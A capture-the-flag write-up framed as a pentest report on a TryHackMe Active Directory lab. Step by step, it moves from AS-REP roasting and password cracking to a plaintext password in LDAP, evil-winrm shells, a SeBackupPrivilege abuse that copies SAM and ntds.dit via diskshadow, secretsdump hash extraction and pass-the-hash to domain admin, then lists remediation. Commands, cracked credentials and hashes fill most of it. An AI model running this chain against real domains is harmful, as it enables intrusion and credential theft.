

THM Fusion Corp

#AD #THM

OS: Windows

Executive summary

In this scenario, we are playing the role of a pentester that will validate a hardened environment after an initial pentesting engagement. Through several steps, we are able to get credentials to one user, which in turn can be used to obtain another user with dangerous privileges which in turn could be used to escalate privileges to the administrator for the whole domain, which means that the whole domain is compromised and in need of further hardening.

The initial user had pre-authentication disabled, which means that we were able to find his password. With credentials, we were able to find another set of credentials from a user that had dangerous settings which in turn gave us administrative privileges, compromising the whole domain. Remediations are suggested at the end of this document.

Initial setup

First, we connect over VPN where the target is located.

We then create our folder and start it:

```
mkdir THMFusionCorp && cd THMFusionCorp
```

In each terminal we are using, we also set the environment variable for ip-address.

This makes it easier to fetch commands from our knowledge vault and also reduced typos:

```
export target=10.112.148.142
```

We then ping the target to ensure we are able to reach it:

```
ping $target
```

Enumeration


Our initial scans yields these open ports at the target host:

```
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
49666/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49677/tcp open  unknown
49695/tcp open  unknown
49857/tcp open  unknown
```


We see several services running on port:

- ☐ 53: DNS
- ☐ 80: HTTP web server
- ☐ 88: Kerberos (Authentication protocol for AD-environments)
- ☐ 135: Microsoft RPC
- ☐ 139: NetBIOS-ssn (used for smb file sharing, technically obsolete)
- ☐ 389: LDAP (Lightweight Directory Access Protocol for directory querying.)
- ☐ 445: SMB (Server Message block for file sharing in AD)
- ☐ 464: Kerberos password change/setup service
- ☐ 593: RPC over HTTP
- ☐ 636 and 3268+3269: LDAPS (encrypted LDAP) and global catalog/global catalog secure
- ☐ 3389: RDP (Remote Desktop Protocol)
- ☐ 5985: Winrm

Since there is a web server, we start out there, finding four employees, which we note.



Our Special Team



We start with checking ldap, rpc and smb for anon/guest access. SMB gives us the domain, which we save in /etc/hosts:

```
[*] Copying default configuration file
SMB 10.112.148.142 445 FUSION-DC [*] Windows 10 / Server 2019
n.corp) (signing:True) (SMBv1:None) (Null Auth:True)

(felixfrost@kali)-[~/THMFusionCorp]
$

(felixfrost@kali)-[~/THMFusionCorp]
$ gedit /etc/hosts

** (gedit:25240): WARNING **: 03:20:59.754: Cou
t found

** (gedit:25240): WARNING **: 03:20:59.754: Cou
.0' not found
```

```
*hosts [Read-Only]
/etc
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 ::1 localhost ip6-localhost ip6-loopback
4 ff02::1 ip6-allnodes
5 ff02::2 ip6-allrouters
6
7 10.112.148.142 fusion.corp
8
```

Anonymous/guest user access does not yield anything else. We are able to connect to the RPC service anonymously, but we are unable to list usernames:

```
(felixfrost@kali)-[~/THMFusionCorp]
$ rpcclient -U "" -N $target
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
```

Since we want usernames and have 4 likely names, we use a script to generate known versions of usernames:

```
(felixfrost@kali)-[~/THMFusionCorp]
$ python3 username-generate.py -u users.txt -o generated_users.txt

rm: cannot remove 'generated_users.txt': No such file or directory
Usernames Generated Successfully
```

and attempt to use Kerbrute, which does not find a valid username:

```
(felixfrost@kali) - [~/THMFusionCorp]
$ kerbrute userenum generated_users.txt --dc $target -d fusion.corp

NOLA MAURIN
MIRA LADOVIC
LARRY PARKER
KAY GARLAND
DIANA PERTERSEN

nmaurin
mladovic
lparker
kgarland
dpertersen

Version: v1.0.3 (9dad6e1) - 07/27/26 - Ronnie Flathers @ropanop
2026/07/27 03:37:41 > Using KDC(s):
2026/07/27 03:37:41 > 10.112.148.142:88
2026/07/27 03:37:41 > Done! Tested 44 usernames (0 valid) in 0.132 seconds
```

Our initial Nmap scan showed a possible backup directory worth checking out:

```
(felixfrost@kali) - [~/THMFusionCorp]
$ cat nmap_vuln.txt
# Nmap 7.99 scan initiated Mon Jul 27 03:07:54 2026 as: /usr/lib/nmap
n -v --script vuln -oN nmap_vuln.txt 10.112.148.142
Nmap scan report for 10.112.148.142
Host is up (0.027s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
|_ http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.11
|   Found the following possible CSRF vulnerabilities:
|
|   Path: http://10.112.148.142:80/
|   Form id: name
|   Form action:
|
|   Path: http://10.112.148.142:80/blog.html
|   Form id:
|   Form action: #
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-enum:
|   /backup/: Possible backup
|   /css/: Potentially interesting folder
|   /img/: Potentially interesting folder
|   /js/: Potentially interesting folder
|   /lib/: Potentially interesting folder
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

And sure enough, there is a sheet that gives us a possible list of usernames, which we save in the users.txt file as well:

10.112.148.142 - /backup/

3/7/2021 2:28 AM 3209 employees ods

Name	Username
Jhon Mickel	jnickel
Andrew Arnold	aarnold
Lellien Linda	llinda
Jhon Powel	jpowel
Dominique Vroslav	dvroslav
Thomas Jeffersonn	tjefferson
Nola Maurin	nmaurin
Mira Ladovic	mladovic
Larry Parker	lparker
Kay Garland	kgarland
Diana Pertersen	dpertersen

```
(felixfrost@kali)-[~/THMFusionCorp]
$ kerbrute userenum users.txt --dc $target -d fusion.corp

Version: v1.0.3 (9dad6e1) - 07/27/26 - Ronnie Flathers @ropnop

2026/07/27 03:41:03 > Using KDC(s):
2026/07/27 03:41:03 > 10.112.148.142:88

2026/07/27 03:41:03 > [+] VALID USERNAME:      lparker@fusion.corp
2026/07/27 03:41:03 > Done! Tested 11 usernames (1 valid) in 0.056 seconds
```

```
(felixfrost@kali) ~/THMFusionCorp
$ impacket-GetNPUsers fusion.corp/ -dc-ip $target -usersfile users.txt -outputfile asrephashes.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$1parkera@FUSION.CORP:001ed6b104a82c2f999f3014f1fe705e$269df7396ee1f326e1aae5b923cf0b30a2a1d5d81573454d8096fd45d
666d22be82866e394dd78d0a12065eb2e1270ff155c3917404094ce79e1bf5e0d7bba340f3958bec8cc457fcf1ae19c134797dd647d8f9f21f8c38eec345e25
0d18cc6ca5849be292c674d516391af15316d6f5ed3fd01c45ece88b4de0f68c2fcf1387265f8d978f98a358465417febff5a78477cafca69b932846f175d0a3
184c0b11608a7b65bb09a782da45da8644f8ca91d3f69392f842613ff9ee75e1f3d222597a4091ff4fe039c7e0d518ca97857eb3890d3d81513bc6eb3320
e76dc1f028e4d6741bfc15ff58
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

```
(felixfrost@kali)-[~/THMFusionCorp]
$ john --wordlist=/usr/share/wordlists/rockyou.txt asrephashes.txt
Created directory: /home/felixfrost/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!!abbylvzsvs2k6! ($krb5asrep$23$lparker@FUSION.CORP)
1g 0:00:00:01 DONE (2026-07-27 04:08) 0.6024g/s 1482Kp/s 1482Kc/s 1482KC
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(felixfrost@kali)-[~/THMFusionCorp]
$ impacket-GetUserSPNs -dc-ip $target 'fusion.corp/lparker:!!abbylvzsvs2k6!' -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

No entries found!
```

We should attempt credentials towards different services, which works against ldap:

```
(felixfrost@kali)-[~/THMFusionCorp]
└─$ netexec ldap $target -u lparker -p '!!abbylvzsvs2k6!' --users
LDAP      10.112.130.199 389 FUSION-DC [*] Windows 10 / Server 2019 Build 17763 (name:FUSION-DC) (domain:fusion.corp) (signing:None) (channel binding:No TLS cert)
LDAP      10.112.130.199 389 FUSION-DC [+] fusion.corp\lparker:!!abbylvzsvs2k6!
LDAP      10.112.130.199 389 FUSION-DC [*] Enumerated 5 domain users: fusion.corp
LDAP      10.112.130.199 389 FUSION-DC
┌─Username─┐ ┌─Last PW Set─┐ ┌─BadPW─┐ ┌─Description─┐
└─┴─┴─┴─┴─┘ └─┴─┴─┴─┴─┘ └─┴─┴─┴─┴─┘ └─┴─┴─┴─┴─┘
Administrator 2021-03-04 11:13:07 0 Built-in account for administering the computer/domain
Guest          <never>          0 Built-in account for guest access to the computer/domain
krbtgt         2021-03-03 07:43:43 0 Key Distribution Center Service Account
lparker        2021-03-03 08:37:40 0
jmurphy        2021-03-03 08:41:24 0 Password set to u8WC3!kLsgw=#bRY
```

We also see that user jmurphy has possible credentials in the description, which we should also check out, but before that we check other services:

```
(felixfrost@kali)-[~/THMFusionCorp]
└─$ netexec winrm $target -u lparker -p '!!abbylvzsvs2k6!'
WINRM     10.112.130.199 5985 FUSION-DC [*] Windows 10 / Server 2019 Build 17763 (name:FUSION-DC) (domain:fusion.corp)
WINRM     10.112.130.199 5985 FUSION-DC [+] fusion.corp\lparker:!!abbylvzsvs2k6! (Pwn3d!)
```

We are likely to get a shell with winrm but before attempting that we want to list what shares this user has access to:

```
(felixfrost@kali)-[~/THMFusionCorp]
└─$ netexec smb $target -u lparker -p '!!abbylvzsvs2k6!' --shares
SMB       10.112.130.199 445 FUSION-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:FUSION-DC) (domain:fusion.corp) (signing:True) (SMBv1:None) (Null Auth:True)
SMB       10.112.130.199 445 FUSION-DC [+] fusion.corp\lparker:!!abbylvzsvs2k6!
SMB       10.112.130.199 445 FUSION-DC [*] Enumerated shares
┌─Share─┐ ┌─Permissions─┐ ┌─Remark─┐
└─┴─┴─┘ └─┴─┴─┘ └─┴─┴─┘
ADMIN$   Remote Admin
C$       Default share
IPC$     Remote IPC
NETLOGON Logon server share
SYSVOL   Logon server share
```

Not very exciting, so we continue with our newfound user jmurphy. Kerberoasting found no entries with this user, so we attempt to authenticate against services. We find that this user has write permissions to C\$ and also read permission to the admin share:

```
(felixfrost@kali)-[~/THMFusionCorp]
└─$ netexec smb $target -u jmurphy -p 'u8WC3!kLsgw=#bRY' --shares
SMB       10.112.130.199 445 FUSION-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:FUSION-DC) (domain:fusion.corp) (signing:True) (SMBv1:None) (Null Auth:True)
SMB       10.112.130.199 445 FUSION-DC [+] fusion.corp\jmurphy:u8WC3!kLsgw=#bRY
SMB       10.112.130.199 445 FUSION-DC [*] Enumerated shares
┌─Share─┐ ┌─Permissions─┐ ┌─Remark─┐
└─┴─┴─┘ └─┴─┴─┘ └─┴─┴─┘
ADMIN$   READ        Remote Admin
C$       READ,WRITE  Default share
IPC$     READ        Remote IPC
NETLOGON READ        Logon server share
SYSVOL   READ        Logon server share
```

We also check ldap, smb and rdp and both ldap and winrm vulnerable.

In case we need it, we also set up Bloodhound in case we want to check the environment:

```
(felifrost@kali)-[~/THMFusionCorp]
$ sudo netexec ldap $target -u jmurphy -p 'u8WC3!kLsgw=#bRY' --bloodhound --collection All --dns-server $target
LDAP 10.113.184.15 389 FUSION-DC [*] Windows 10 / Server 2019 Build 17763 (name:FUSION-DC) (domain:fusion.corp)
(signing:None) (channel binding:No TLS cert)
LDAP 10.113.184.15 389 FUSION-DC [+] fusion.corp\jmurphy:u8WC3!kLsgw=#bRY (Pwn3d!)
LDAP 10.113.184.15 389 FUSION-DC Resolved collection methods: dcom, psremote, trusts, localadmin, acl, container
, group, objectprops, session, rdp
LDAP 10.113.184.15 389 FUSION-DC Done in 0M 5S
LDAP 10.113.184.15 389 FUSION-DC Compressing output into /root/.nxc/logs/FUSION-DC_10.113.184.15_2026-07-28_0121
45_bloodhound.zip
```

The files is then ingested into a Bloodhound instance running on localhost, ready for queries should we need them.

Exploitation

Since we saw that we could spawn a shell with winrm with the lparker user, we attempt that to see if we can find something interesting:

```
(felifrost@kali)-[~/THMFusionCorp]
$ evil-winrm -u lparker -p '!!abbylvzsvs2k6!' -i $target
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limit
_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://
#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lparker\Documents> ls
*Evil-WinRM* PS C:\Users\lparker\Documents> dir
*Evil-WinRM* PS C:\Users\lparker\Documents> cd ..
*Evil-WinRM* PS C:\Users\lparker> dir

Directory: C:\Users\lparker

Mode                LastWriteTime         Length Name
----                -
d-r-----          3/3/2021   5:57 AM             Desktop
d-r-----          3/3/2021   5:54 AM             Documents
d-r-----          9/15/2018  12:19 AM             Downloads
d-r-----          9/15/2018  12:19 AM             Favorites
d-r-----          9/15/2018  12:19 AM             Links
d-r-----          9/15/2018  12:19 AM             Music
d-r-----          9/15/2018  12:19 AM             Pictures
d-----          9/15/2018  12:19 AM             Saved Games
d-r-----          9/15/2018  12:19 AM             Videos
```

We find the flag and then we type it:

```
*Evil-WinRM* PS C:\Users\lparker\Desktop> dir

Directory: C:\Users\lparker\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          3/3/2021   6:04 AM             37 flag.txt

*Evil-WinRM* PS C:\Users\lparker\Desktop> type flag.txt
THM{c105b6fb249741b89432fada8218f4ef}
*Evil-WinRM* PS C:\Users\lparker\Desktop>
```

We are also able to spawn a winrm for user jmurphy:

```
(felixfrost@kali)-[~/THMFusionCorp]
$ netexec winrm $target -u jmurphy -p 'u8WC3!kLsgw=#bRY'
WINRM 10.112.182.253 5985 FUSION-DC [*] Windows 10 / Server 2019 Build 17763 (name:FUSION-DC)
WINRM 10.112.182.253 5985 FUSION-DC [+] fusion.corp\jmurphy:u8WC3!kLsgw=#bRY (Pwn3d!)

(felixfrost@kali)-[~/THMFusionCorp]
$ evil-winrm -u jmurphy -p 'u8WC3!kLsgw=#bRY' -i $target
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection' for #<EvilWinRM:0x0000000000000000>

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-Access

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jmurphy\Documents>
```

We first find the flag:

```
*Evil-WinRM* PS C:\Users\jmurphy> cd Desktop
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> type flag.txt
THM{b4aee2db2901514e28db4242e047612e}
```

We also check which rights this user has and we see that the user has two privileges which together likely can be used to gain privilege escalation:

```
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> whoami /all

USER INFORMATION

User Name      SID
-----
fusion\jmurphy S-1-5-21-1898838421-3672757654-990739655-1104

GROUP INFORMATION

Group Name                                     Type                SID                  Attribute
-----
Everyone                                       Well-known group    S-1-1-0              Mandatory
BUILTIN\Backup Operators                     Alias               S-1-5-32-551          Mandatory
BUILTIN\Remote Management Users              Alias               S-1-5-32-580          Mandatory
BUILTIN\Users                                Alias               S-1-5-32-545          Mandatory
BUILTIN\Pre-Windows 2000 Compatible Access    Alias               S-1-5-32-554          Mandatory
NT AUTHORITY\NETWORK                         Well-known group    S-1-5-2              Mandatory
NT AUTHORITY\Authenticated Users             Well-known group    S-1-5-11             Mandatory
NT AUTHORITY\This Organization               Well-known group    S-1-5-15             Mandatory
NT AUTHORITY\NTLM Authentication             Well-known group    S-1-5-64-10          Mandatory
Mandatory Label\High Mandatory Level         Label               S-1-16-12288

PRIVILEGES INFORMATION

Privilege Name      Description              State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeBackupPrivilege     Back up files and directories Enabled
SeRestorePrivilege    Restore files and directories Enabled
SeShutdownPrivilege  Shut down the system     Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\jmurphy\Desktop>
```

Vulnerability: These settings likely let this user download a copy of the sam file (users, password hashes and groups on the local computer) and the system.hive file (contains the cryptographic lock to that file).

Post-Exploitation (Privilege Escalation)

We create a temp folder, go into it, ask for the sam file and the system.hive file and then we download it to our attacker machine:

```
*Evil-WinRM* PS C:\Users\jmurphy\Documents> mkdir c:\temp

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         7/27/2026  10:32 PM             temp

*Evil-WinRM* PS C:\Users\jmurphy\Documents> cd c:\temp
*Evil-WinRM* PS C:\temp> reg save hklm\sam c:\Temp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\temp> reg save hklm\system c:\Temp\system
The operation completed successfully.

*Evil-WinRM* PS C:\temp> download sam
Info: Downloading C:\temp\sam to sam
Info: Download successful!
*Evil-WinRM* PS C:\temp> download system
Info: Downloading C:\temp\system to system
```

We also get the ntds.dit file, since that contains the usernames, hashes and groups for the whole domain, not just locally. To copy that file we have to do some more setups first.

On the attacker machine:

gedit viper.dsh

Put this into it:

```
set context persistent nowriters
add volume c: alias viper
create
expose %viper% x:
```

And then run:

unix2dos viper.dsh to convert it to the correct format.

Then we upload it to the victim with our shell and run it with the diskshadow command:

```
*Evil-WinRM* PS C:\windows\tasks> upload viper.dsh
Info: Uploading /home/felixfrost/THMFusionCorp/viper.dsh to C:\windows\tasks\viper.dsh
Data: 116 bytes of 116 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\windows\tasks> diskshadow /s viper.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: FUSION-DC, 7/27/2026 11:16:56 PM

→ set context persistent nowriters
→ add volume c: alias viper
→ create
11:16:56 AM Local Time [1557305600000] (2026-07-27 11:16:56 AM)

```

We then use robocopy to download the exposed ntds.dit file, which we can then upload to your attacker machine.

```
*Evil-WinRM* PS C:\windows\tasks> robocopy /b x:\windows\ntds . ntds.dit
```

```
ROBOCOPY      ::      Robust File Copy for Windows

Started : Monday, July 27, 2026 11:17:40 PM
Source   : x:\windows\ntds\
Dest     : C:\windows\tasks\

Files    : ntds.dit

Options  : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

New File      1      x:\windows\ntds\
               16.0 m      ntds.dit

0.0%
0.3%
```

Our attacker can then use secretsdump to extract all the usernames and hashes:

```
(felixfrost@kali) [~/THMFusionCorp]
$ impacket-secretsdump -sam sam -system system -ntds ntds.dit local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xeafd8ccae4277851fc8684b967747318
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2182eed0101516d0a206b98c579565e6 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 76cf6bbf02e743fac12666e5a41342a7
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9653b02d945329c7270525c4c2a69c67 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
FUSION-DC$:1000:aad3b435b51404eeaad3b435b51404ee:06dad9b238c644fdc20c7633b82a72c6 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:feabe44b40ad2341cdef1fd95297ef38 :::
fusion.corp\lparker:1103:aad3b435b51404eeaad3b435b51404ee:5a2ed7b4bb2cd206cc884319b97b6ce8 :::
fusion.corp\jmurphy:1104:aad3b435b51404eeaad3b435b51404ee:69c62e471cf61441bb80c5af410a17a3 :::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:4db79e601e451bea7bb01d0a8a1b5d2950992b3d2e3e750ab1f3c93f2110a2e1
Administrator:aes128-cts-hmac-sha1-96:c0006e6cbdd625c775cb9971c711d6ea8
Administrator:des-cbc-md5:d64f8c131997a42a
FUSION-DC$:aes256-cts-hmac-sha1-96:3512e0b58927d24c67b6d64f3d1b71e392b7d3465ae8e9a9bc21158e53a75088
FUSION-DC$:aes128-cts-hmac-sha1-96:70a93c812e563eb869ba00bcd892f76a
FUSION-DC$:des-cbc-md5:04b9ef07d9e0a279
krbtgt:aes256-cts-hmac-sha1-96:82e655601984d4d9d3fee50c9809c3a953a584a5949c6e82e5626340df2371ad
krbtgt:aes128-cts-hmac-sha1-96:63bf9a2734e81f83ed6ccb1a8982882c
krbtgt:des-cbc-md5:167a91b383cb104a
fusion.corp\lparker:aes256-cts-hmac-sha1-96:4c3daa8ed0c9f262289be9af7e35aefe0f1e63458685c0130ef551b9a45e19a
fusion.corp\lparker:aes128-cts-hmac-sha1-96:4e918d7516a7fb9d17824f21a662a9dd
fusion.corp\lparker:des-cbc-md5:7c154cb3bf46d904
fusion.corp\jmurphy:aes256-cts-hmac-sha1-96:7f08daa9702156b2ad2438c272f73457f1dadfcb3837ab6a92d90b409d6f3150
fusion.corp\jmurphy:aes128-cts-hmac-sha1-96:c757288dab94bf7d0d26e88b7a16b3f0
fusion.corp\jmurphy:des-cbc-md5:5e64c22554988937
[*] Cleaning up ...
```

All we have to do now is to test for pass the hash attack with the domain controller administrator:

```
(felifrost@kali)~[~/THMFusionCorp]
$ netexec winrm $target -u Administrator -H 9653b02d945329c7270525c4c2a69c67
WINRM 10.113.175.249 5985 FUSION-DC [*] Windows 10 / Server 2019 Build 17763 (name:FUSION-DC) (domain:fusion.corp)
WINRM 10.113.175.249 5985 FUSION-DC [+] fusion.corp\Administrator:9653b02d945329c7270525c4c2a69c67 (Pwn3d!)
```

We spawn a shell with winrm:

```
(felifrost@kali)~[~/THMFusionCorp]
$ evil-winrm -u Administrator -H '9653b02d945329c7270525c4c2a69c67' -i $target
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fusion/administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /all

USER INFORMATION
-----
User Name SID
-----
fusion/administrator S-1-5-21-1898838421-3672757654-990739655-500

GROUP INFORMATION
-----
Group Name Type SID Attributes
-----
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
FUSION\Domain Admins Group S-1-5-21-1898838421-3672757654-990739655-512 Mandatory group, Enabled by default, Enabled group
FUSION\Group Policy Creator Owners Group S-1-5-21-1898838421-3672757654-990739655-520 Mandatory group, Enabled by default, Enabled group
FUSION\Schema Admins Group S-1-5-21-1898838421-3672757654-990739655-518 Mandatory group, Enabled by default, Enabled group
FUSION\Enterprise Admins Group S-1-5-21-1898838421-3672757654-990739655-519 Mandatory group, Enabled by default, Enabled group
FUSION\Denied RODC Password Replication Group Alias S-1-5-21-1898838421-3672757654-990739655-572 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label S-1-16-12288
```

And fetch the flag:

```
Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir

Directory: C:\Users\Administrator
Mode                LastWriteTime         Length Name
----                -
d-r--             3/7/2021  2:04 AM           3D Objects
d-r--             3/7/2021  2:04 AM           Contacts
d-r--             3/7/2021  2:04 AM           Desktop
d-r--             3/7/2021  2:04 AM           Documents
d-r--             3/7/2021  2:04 AM           Downloads
d-r--             3/7/2021  2:04 AM           Favorites
d-r--             3/7/2021  2:04 AM           Links
d-r--             3/7/2021  2:04 AM           Music
d-r--             3/7/2021  2:04 AM           Pictures
d-r--             3/7/2021  2:04 AM           Saved Games
d-r--             3/7/2021  2:04 AM           Searches
d-r--             3/7/2021  2:04 AM           Videos

*Evil-WinRM* PS C:\Users\Administrator> cd desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
Cannot find path 'C:\Users\Administrator\desktop\root.txt' because the path does not exist.
At line:1 char:1
+ type root.txt
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\Administrator\desktop\root.txt:PathNotFoun
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.FileSystemN
*Evil-WinRM* PS C:\Users\Administrator\desktop> type flag.txt
THM{f72988e57bfc1deeebf2115e10464d15}
*Evil-WinRM* PS C:\Users\Administrator\desktop>
```

Findings and Flags

In this section, finding from various sources gets collected, typically usernames, hashes, credentials or similar.

Flag for user lparker: THM{c105b6fb249741b89432fada8218f4ef}

Flag for user jmurphy: THM{b4aee2db2901514e28db4242e047612e}

Flag for admin DC: THM{f72988e57bfc1deeebf2115e10464d15}

Username:Password

lparker:!!abbylvzsvs2k6!

jmurphy:u8WC3!kLsgw=#bRY

Username:Hashes

Local-Admin:

Administrator: :2182eed0101516d0a206b98c579565e6

DC-Admin:

Administrator: :9653b02d945329c7270525c4c2a69c67

Suggestions / Remediation

Kerberos pre-authentication should be enabled for all users

Vulnerability: Asreproasting due to Kerberos pre-authentication being disabled for a user. This is enabled by default, so at some point this has been changed.

Action: Enable Kerberos pre-authentication for this users, and check for others.

Remediation steps

Find vulnerable users in Powershell:

```
Get-ADUser -Filter * -Properties DoesNotRequirePreAuth |
```

```
Where-Object { $_.DoesNotRequirePreAuth -eq $true } |
```

```
Select-Object Name, SamAccountName
```

Remediate by running:

```
Set-ADAccountControl -Identity lparker -DoesNotRequirePreAuth $false
```

Credential federation should be changed to a more robust process

Vulnerability: User had credentials in plaintext in their user description in ldap.

Action: Credential federation should never have steps that saved a password in plaintext in a

way that is visible to others as this breaks the principle of non-repudiation. Use a process that does not break non-repudiation.

Remove SeBackupPrivilege and SeRestorePrivilege for users who are not administrators

Vulnerability: User had these two privileges enabled: SeBackupPrivilege and SeRestorePrivilege. These two together enables a user access all hashes through reading the sam/ntds.dit/system.hive files

Action: Remove and audit privileges.

To remove privileges, go group policy object (GPO) go to Computer Configuration-->Policies-->Windows settings-->Security settings-->Local policies-->User rights assignment and check:

- Back up files and directories (SeBackupPrivilege)
- Restore files and directories (SeRestorePrivilege)

These should only belong to admins and backup operators.

To validate users that are inside these groups, in Powershell:

```
Get-ADGroupMember -Identity "Backup Operators"
```

```
Get-ADGroupMember -Identity "Server Operators"
```

If user is inside this group, remove them. If the user have this privileges directly, remove them.